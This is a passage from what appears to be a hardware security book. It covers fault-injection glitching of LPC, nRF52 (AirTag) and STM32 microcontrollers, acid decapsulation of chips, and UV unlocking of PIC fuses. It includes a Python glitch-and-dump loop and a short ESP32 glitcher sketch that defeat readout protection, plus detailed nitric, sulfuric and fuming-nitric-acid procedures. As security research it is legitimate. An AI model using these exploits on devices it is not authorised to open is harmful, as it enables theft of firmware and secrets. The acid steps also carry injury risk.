                        data + "\n")

          binary_data = binascii.a2b_uu(data)
          bin_file.write(binary_data)
          ascii_file.write("0x{:08x}: ".format(i) +
                str(binascii.hexlify(binary_data)) + "\n")
        except binascii.Error as e:
          print( "Invalid data: " + data)
          print( "\nError: " + str(e) + "\n")


    uu_file.close()
    bin_file.close()
    ascii_file.close()
    return 0

  def read_line(self, timeout = 10, term = '\n'):
    ch = " "
    s = ""
    while ch != "\n" and ch != "":
      ch = self.serial.read(1, timeout)
      s += ch
    return s

  def rst_low(self):
    self.scope.io.nrst = 'low'
  def rst_high(self):
    self.scope.io.nrst = 'high'

glitcher = LPC_glitch(scope, target)

Range = namedtuple("Range", ["min", "max", "step"])
offset_range = Range(5180*freq_multiplier,
                     5185*freq_multiplier, 1)
repeat_range = Range(8*freq_multiplier, 15*freq_multiplier, 1)
```

```

scope.glitch.repeat = repeat_range.min
print("Entering glitch loop")

# It may take quite a few cycles to get a glitch, so just
# attempt until we get it right.
while True:
  scope.glitch.ext_offset = offset_range.min
  if scope.glitch.repeat >= repeat_range.max:
    scope.glitch.repeat = repeat_range.min
  while scope.glitch.ext_offset < offset_range.max:
    glitcher.rst_low()
    scope.arm()
    glitcher.rst_high()

    timeout = 50
    while target.isDone() is False:
      timeout -= 1
      time.sleep(0.01)

    glitcher.setup_bootloader()
    s = glitcher.get_read_string()

    print("Read string: " + s)
    print("Offset = {:04d}, Repeat = {:02d}"
       .format(scope.glitch.ext_offset, scope.glitch.repeat))
    if glitcher.check_err_rtn(s):
      print ("Success!")
      glitcher.dump_flash()
      cleanup_exit()
    scope.glitch.ext_offset += offset_range.step
  scope.glitch.repeat += repeat_range.step

def cleanup_exit():
  scope.dis()
  target.dis()
  exit()

cleanup_exit()
```

16 nRF52 APPROTECT Glitch

Access Port Protection (APPROTECT) is nRF52's replacement for the nRF51's family's MPU-based protection features that we saw in Chapter 9. It fixes the vulnerabilities of the older platform, providing a debugging interface to unlocked chips but a very limited interface to locked chips. On a locked chip, the debugger can do little except erase all of memory, unlocking the chip but destroying any secrets that might once have been in flash memory. A glitching attack against APPROTECT was first described in two articles: Results (2020a) and Results (2021b). The specific target of these papers was the nRF52840, but the entire family is expected to be vulnerable.

Because these chips have no boot ROM, all peripherals are initialized in hardware after reset, including the protection features. By using simple power analysis on a scope to identify the time offset at which the memory controller *disables* APPROTECT on an unlocked chip at startup, he could then glitch at this moment to trick a locked chip into disabling protections as if it were unlocked.

With the popularity of Apple's AirTags and a public pinout in O'Flynn (2021) (Figure 16.1), the nRF52 began to replace the LPC11 family as the most glitched microcontroller in literature. It's been dumped as a video tutorial (Roth (2021)) and a glitcher built from an STM32 devkit (Melching (2021)) appeared within days. Practice makes perfect, and my favorite glitcher for the nRF52 was published as 36 lines of Arduino ESP32 code in Christophel (2021) as a tweet!




Figure 16.1: Apple AirTag Testpoints from O'Flynn (2021)




Figure 16.2: Nordic nRF52840

```
#define LED 2          // nRF52 Glitcher for Arduino/ESP32
#define GLITCHER 5     // by Aaron Christophel
#define NRF_POWER 22   // for use with airtag-dump client.

void setup(){
  Serial.begin(115200);
  pinMode(LED, OUTPUT);
  pinMode(GLITCHER, OUTPUT);
  pinMode(NRF_POWER, OUTPUT);
  digitalWrite(GLITCHER, LOW);
  digitalWrite(NRF_POWER, LOW);
}

uint32_t delay_time = 1000;
uint32_t width_time = 6;

void loop() {
  if (Serial.available()) {
    if (Serial.read() == ’g’) {
      digitalWrite(LED, HIGH);
      digitalWrite(NRF_POWER, LOW);
      delay(50);
      digitalWrite(LED, LOW);
      digitalWrite(NRF_POWER, HIGH);
      delayMicroseconds(delay_time);
      digitalWrite(GLITCHER, HIGH);
      delayMicroseconds(width_time);
      digitalWrite(GLITCHER, LOW);
      width_time++;
      if (width_time > 16) {
        width_time = 6;
        delay_time += 3;
      }
    }
  }
}
```

Figure 16.3: A nRF52 Glitcher in a Tweet

17 STM32 FPB Glitch

There are many brilliant attacks to be found in Obermaier, Schink, and Moczek (2020), but my favorite is an escape from RDP Level 1 of the STM32F103 and also one of its clones, the APM32F103 from Geehy. This one involves a lot of moving parts, so gather 'round and pay attention!

First, recall from Chapter 2 that RDP Level 1 disables flash memory when a JTAG debugger is attached, but that the connection is allowed and all SRAM is available to the debugger. Resetting the chip will disconnect the debugger and reconnect flash memory, but it does not erase SRAM.

Second, the STM32 chips can boot from SRAM, ROM, or flash memory depending upon the values sampled on the BOOT0 and BOOT1 pins at startup. Flash has full access to memory, and ROM contains a bootloader with its own software implementation of the access restrictions, but when booting from SRAM, the code has the same restrictions as when JTAG is attached. Namely, flash memory is inaccessible. This restriction applies when booting from SRAM, but not when executing SRAM after booting from ROM or flash memory.

As it's sometimes desirable to make small patches to flash memory without rewriting the memory, the STM32's Cortex M3 core supports a flash patch and breakpoint unit (FPB). This unit is also handy when making changes to mask ROM, which can be patched even though it, of course, cannot be rewritten in place. Figure 17.2 shows the registers of this unit, and note that the pointers begin with `E`, so this peripheral comes from the Cortex




Figure 17.1: Simplified STM32F103 Memory Map

0xE0002000	FP_CTRL	FlashPatch Control Register
0xE0002004	FP_REMAP	FlashPatch Remap Register
0xE0002008	FP_COMP0	FlashPatch Comparator Registers
0xE000200C	FP_COMP1	
0xE0002010	FP_COMP2	
0xE0002014	FP_COMP3	
0xE0002018	FP_COMP4	
0xE000201C	FP_COMP5	
0xE0002020	FP_COMP6	
0xE0002024	FP_COMP7	
0xE0002FD0	PID4	Peripheral Identification registers
0xE0002FD4	PID5	
0xE0002FD8	PID6	
0xE0002FDC	PID7	
0xE0002FE0	PID0	
0xE0002FE4	PID1	
0xE0002FE8	PID2	
0xE0002FEC	PID3	
0xE0002FF0	CID0	Component Identification registers
0xE0002FF4	CID1	
0xE0002FF8	CID2	
0xE0002FFC	CID3	

Figure 17.2: Cortex M3 Flash Patch and Breakpoint (FPB) Unit

M3 core and is not unique to the STM32.

So Obermaier wrote a bit of two-stage shellcode that is loaded as a bootable image into SRAM. The first stage can't read flash memory because of the access restrictions, but it can reconfigure the FPB device to patch the Reset vector at `0x00000004` to point to the second stage. The boot pins are then changed to select flash memory as the boot source, and a supply voltage glitch is timed with a reset as a trigger.

The reset restores access to flash memory, and if the glitch succeeds at the right moment, the FPB's patch of the Reset vector is not cleared by the reset sequence. This causes execution to return immediately to the second stage of the shellcode in SRAM. This stage can then freely export all the contents of memory.

In terms of portability, I've already pointed out that the FPB unit comes from ARM and not from ST Micro. This same unit is used in other exploits in this book, found in Chapters C.4 and C.5.




Figure 17.3: Geehy APM32F103, an STM32 Clone

18 Chip Decapsulation

So far, we've covered a number of vulnerabilities that can be exploited electrically, either through software bugs or through externally triggered fault injection. Many more attacks are possible once the packaging is stripped away, revealing the bare glass of the microchip beneath. In this chapter, we'll cover the chemistry used to open up chips, then a little later we can see examples of firing lasers into them, photographing their mask ROMs, and using ultraviolet light to erase their EEPROM, OTP, or flash memory.

Before we begin, it's important to know a bit about how chips are put inside their packages. Microchips are first manufactured on discs called wafers through a lithography process. Layers are individually placed down and then etched away, with a mask and light exposure controlling what remains and what washes away. At the end, the wafers are sawn apart into individual dice, then tested and sorted.

Those dice that pass testing are placed into a wide variety of packages. Packages with pins, such as dual in-line packages (DIPs) and small outline integrated circuits (SOICs), begin as a metal lead frame. The die is glued to this frame, and pin pads of the die are bonded with microscopically fine wires to the pins of the frame. Epoxy then locks the die and the pins in place, after which the pins are bent into shape.

See Figure 18.1 for two examples. The upper X-ray is the frame of TO92 transistor packages after plastic encapsulation. The lower X-ray is the bare frame of DIP16 before the die is




Figure 18.1: TO92 and DIP16 Lead Frames

bonded. After encapsulation, the factor would cut apart the pins of each of these and then bend them into the appropriate shape for distribution.

Things can also be packaged in very different ways. System-in-package (SiP) devices bond multiple dice to a single circuit board, then epoxy the circuit board as if it were a lead frame. Wafer-level chip-scale packaging (WLCSP) places solder balls directly on the die, so that it can be soldered to a circuit board without being encased in epoxy. When this packaging gets in our way, it's time for a trip to the chemistry lab.

Lab Supplies and Equipment

Let's begin with a shopping list. In terms of lab equipment, you will need a fume hood, hotplate, and ultrasonic cleaner. 30 mL, 50 mL, and 100 mL Pyrex beakers will hold the chemicals. Plastic pipettes will move acids from their containers. (Glass pipettes feel cool, but their rubber bulbs tend to petrify and crack.) Also buy some cans of computer duster and some very sharp tweezers.

For safety, you will want a labcoat, gloves, and glasses. Long hair should be tied back, and do not play any games with open footwear unless you want to learn what it's like to walk with acid burns on your toes.

For solvents, you will want acetone and isopropyl alcohol (IPA). I also stock distilled water, which you can buy cheaply as CPAP water. For chemicals, you will want 65% nitric acid (HNO_3) and 98% sulfuric acid (H_2SO_4) to begin with. I suggest holding off on purchasing more exotic chemicals until you are familiar with the bath methods, as some of them are dangerous to your health and difficult to dispose of.




Figure 18.2: X-ray of a DIP40




Figure 18.3: HNO_3 and H_2SO_4 Baths

HNO_3 Bath Method

This method is the first that many of us learn, and it is still the most common procedure for casual decapsulation in my lab.

The method works best with surface mount chips, as their package is not much larger than the die. For large packages, such as the DIP40 X-rayed in Figure 18.2, the procedure becomes unbearably slow. Almost all of these chips have the same structure as in the X-ray, with the die mounted between the dead-center pins. A quick cut with a bandsaw can remove the majority of the plastic, reducing the processing time and conserving nitric acid.

Begin by cutting the pins of the CPU to free it from the board, then drop it in a small beaker filled halfway with 65% nitric acid. You'll see faint wisps of green where the acid reacts with the remains of the pins, but we'll need some heat to burn off the plastic.

In heating the nitric acid, you want to make it hot but you do *not* want it to boil. Carefully raise the temperature until you see the reaction begin, but drop it back down when you see bubbles coming from the liquid rather than the chip.

The early reaction might be a little disappointing on your first try, with the liquid turning a very slight green and little more than the silkscreen burning away from the plastic. That is caused by the outer surface of any metal oxidizing against the acid, and it will hang around in that state until the temperature is high enough for the plastic to break down. (Metal here can be the lead frame, the bond wires, or in older chips the exposed top metal layer of the die.) Raise the temperature slowly, so that you don't accidentally boil over the side of the beaker.

When the packaging reacts with nitric acid, small pieces will crumble off as if they came from an Oreo cookie. You need to continue the reaction until the microchip's die and its lead frame have been freed from their plastic tomb.

The die is attached to the lead frame with glue. Sometimes this glue weakens during decapsulation and the two pieces separate, and sometimes the frame dissolves in the acid. If they don't separate and the frame does not dissolve, you can free the die with a neat chemical trick. Simply add a little distilled water to fresh acid and scratch the lead frame with tweezers. The oxidized surface of the frame is what prevents the acid from hurting the frame. This oxide layer will be broken by the scratch, and the whole frame will dissolve in the dilute acid as the water washes away freshly formed oxides or rust. Metal is best attacked by about 20% nitric acid, and you'll see later in this chapter that the lead frame and bond wires do not dissolve in very strong nitric acid.

Once the die is free, boil it in a clean beaker of distilled water to remove any metal salts, then give it two ultrasonic baths: first in acetone and then again in isopropyl alcohol. The acetone is a lot better at dissolving or breaking up dirt, but this means that there are dirt particles on the chip after the acetone bath, so a second bath of isopropanol will clean the dirt away.

Finally, place the die on the microscope slide while it is still wet, and use the computer duster to lightly blow the alcohol off the surface rather than letting it dry. (If it were to dry, there would be less dirt than with acetone, but there might still be a little to blow away.) Grip it firmly while you do this and use rather little air pressure, as it's a frustrating waste to watch the poor die fly off into the abyss of a dusty laboratory.

H_2SO_4 Bath Method

Rather than 65% nitric acid, you might also want to decap chips with sulfuric acid, either the 98% from a chemical supplier or a lesser grade sold for cleaning drainage pipes. The procedure is largely the same, so in this section I'll focus on the differences.

Nitric acid causes the packaging to crack off and crumble away. This lets you see the progress of the reaction, but it also means that a few crumbs of packaging might remain attached to the glass, where the acetone might not brush them away. Sulfuric acid blackens from heat and it dissolves the packaging into very fine particles, which leaves a much cleaner surface. This comes at the cost of the liquid being absolutely opaque; you will not see your progress until the sample has been removed from the acid.

Aqua Regia for Gold

Plastic DIPs are a hassle, but the techniques earlier in this chapter are sufficient for extracting dice from them. Some low-volume ceramic packages, however, have a gold coating on the frame that prevents sulfuric or nitric acid from freeing the die. As the ceramic itself is impervious to these acids, and the lid is easily desoldered, we might instead take apart the gold with aqua regia to free the die.

Aqua regia is a mixture of hydrochloric and nitric acids, with a molar ratio of three to one: $HNO_3 + 3\,HCl$. The mixture fumes at room temperature, and while it is clear at first, it will quickly turn orange or red as chlorine and nitric oxide fumes dissolve back into the liquid.

I've found that the ratio isn't particularly important for the thin layer that I need to dissolve in order to free the die. It's sufficient under heat to drip a little nitric acid and a little hydrochloric acid, even if the latter is not particularly strong.

RFNA Drip Method

In past sections, we learned that nitric acid is more corrosive to bond wires and the frame in *lower* concentrations, as water acts as a catalyst to take metal salts away from the metal. We can take advantage of this by dripping very small quantities of red fuming nitric acid (RFNA) to open a pit into the package without damaging the bond wires. The chip remains functional, which is necessary for photovoltaic attacks and probe needles.

RFNA is very strong nitric acid, more than 90% HNO_3 and less than 2% H_2O. This requires special shipping restrictions, as I learned when my order of less than half a liter arrived in a five-gallon bucket strapped to a shipping pallet!

To open a chip, begin by soldering it to a small carrier board with nothing on the opposite side. You'll want to heat it on your hotplate to somewhere above 100 °C.

Elsewhere in your fume hood, but in a location where you will not knock it over, place a few milliliters of cold RFNA in a small beaker. Take a pipette with a very narrow tip, and draw just a tiny bit of acid into the tip. Then draw a small line with the acid in the very center of the package, above the die. After letting it burn for a bit, use pure acetone to wash off the acid and some pieces of the packaging into a very large beaker.

A few notes of caution: do not accidentally use isopropyl alcohol (IPA) or water for cleaning. IPA detonates on contact with RFNA, producing a small popping sound in minute quantities and considerable embarrassment in larger quantities. H_2O will help the nitric acid damage bond wires, and any water or water-bearing chemicals must be strictly avoided for this to succeed.




Figure 18.4: RFNA Drip Method on a PIC16LC74

After the first exposure has been made and washed away, carefully inspect the sample. You should see a small trench and the removal of any silkscreen where the acid made contact, and you should not see any corrosion of the package pins or of the carrier PCB. If you find the acid dripping over the side, you are using way too much. The early amounts should be far less than one full drop.

I've warned you to keep the acid in the trench and to keep the trench small, but you do both of these things once or twice to understand why. If the trench grows too wide, pins of the lead frame might break off, taking their bond wires with them. You should also see that acid prefers to soak into the chip where the epoxy has previously been etched away; if the acid spills out of the trench, it will make more of the surface attractive to absorbing acid.

Repeating this procedure will quickly give you a trench that can hold a larger droplet of acid. Do not be tempted to let the acid boil until it is dry, and it's usually a good idea to shorten your exposure times as you get closer to the glass, leaving less residue on the surface. Figure 18.4 shows both an early drop and the final result, with the PIC16LC74 die exposed.

Once the surface is completely exposed and you expect no further droplets of acid, you can safely rinse the chip in distilled water and IPA. Do not do this earlier in the procedure, or the water might damage the bond wires.

Rosin or Colophony

I live in the United States, which to readers in Europe might seem to be an unregulated frontier in which gun-toting hillbillies can privately possess the same chemicals used in industrial failure analysis laboratories. Those readers aren't exactly wrong, but let's take a moment to consider how they might decapsulate chips without nitric or sulfuric acids.

Schobert (2010) describes a technique from Beck (1988) in which pine resin or colophony is used to strip the package away.[1] The package is boiled in pine resin at 350 °C for five or ten minutes to free the die. Of course the resin will solidify as it cools, but dissolving it in acetone will free the die again for photography.

This method is messy, but it is quite cool that decapsulation can be performed with nothing but supplies from beauty and music stores.

Other Techniques

In this chapter, we've learned a number of ways for extracting the glass die from a microchip. Chapter 22 will extend these chemical techniques with delayering and Dash etching, as a means to reveal the diffusion layer and to highlight the difference between P and N silicons. It will also explain how ROM bits can be extracted to ASCII art and rearranged from their physical order into logically ordered bytes suitable for emulation and disassembly.

[1] Sadly this passage is not found in the English rewrite, Beck (1998).

19 PIC Ultraviolet Unlock

There are a lot of constraints to designing with Microchip's PIC microcontrollers, but they were very convenient in the early Nineties. It was something like the Arduino of its day, used in both hobby projects and commercial products. Available in mask ROM, (E)PROM, EEPROM, and flash memory variants, it is still being used today. There are many ways to unlock these chips, but in this chapter we'll focus on using ultraviolet light to clear the fuse bits while somehow protecting the main program memory that we would like to read.

Before EEPROM and flash memory devices were available, developers would purchase chips with a quartz crystal window like the one in Figure 19.1, called the EPROM variant. The single E means that this is an erasable programmable read only memory device, while the double E would denote an electrically erasable device. Electrically, you can *clear* bits from one to zero. To *erase* bits from zero to one, you would bathe them under an ultraviolet lamp for fifteen or twenty minutes, after which the chip can be written with a new program.

The exact same die would be sold in standard, opaque packaging as a PROM or OTP (one time programmable) variant. These come pre-erased, but having no window, they cannot be conveniently erased for a new program. As we saw in Chapter 18, we can use red fuming nitric acid (RFNA) to open our own hole in the casing without damaging the die or the bonding wires. That's the basis of all these attacks, and the trick usually lies in erasing one part while preserving another.




Figure 19.1: UV Erasable PIC16C74

Protection is controlled by the configuration bits, informally called fuses. These bits control code protection (CP), the watchdog timer (WDTE), and the oscillator (FOSC). On a PIC, they are implemented with the same floating gate technology that produces EPROM, but it is important to understand that the configuration bits are not placed inside of the program memory. They are elsewhere on the die.

Early chips such as the PIC16C56 in Figure 19.2 are the easiest to break because their configuration bits are erased along with program memory by design. After decapsulating the chip by the RFNA drip method, simply paint over program memory with red nail polish and bake it in an EPROM eraser until the device becomes readable. You don't strictly need to know where the configuration bits are, as only the more recognizable program memory needs to be protected by the mask.

In the PIC16C56, EPROM memory is the dark rectangle near




Figure 19.2: PIC16C56, Bare and Masked with Nail Polish

PIC16C620	PIC16C621	PIC16C622	PIC16C62A
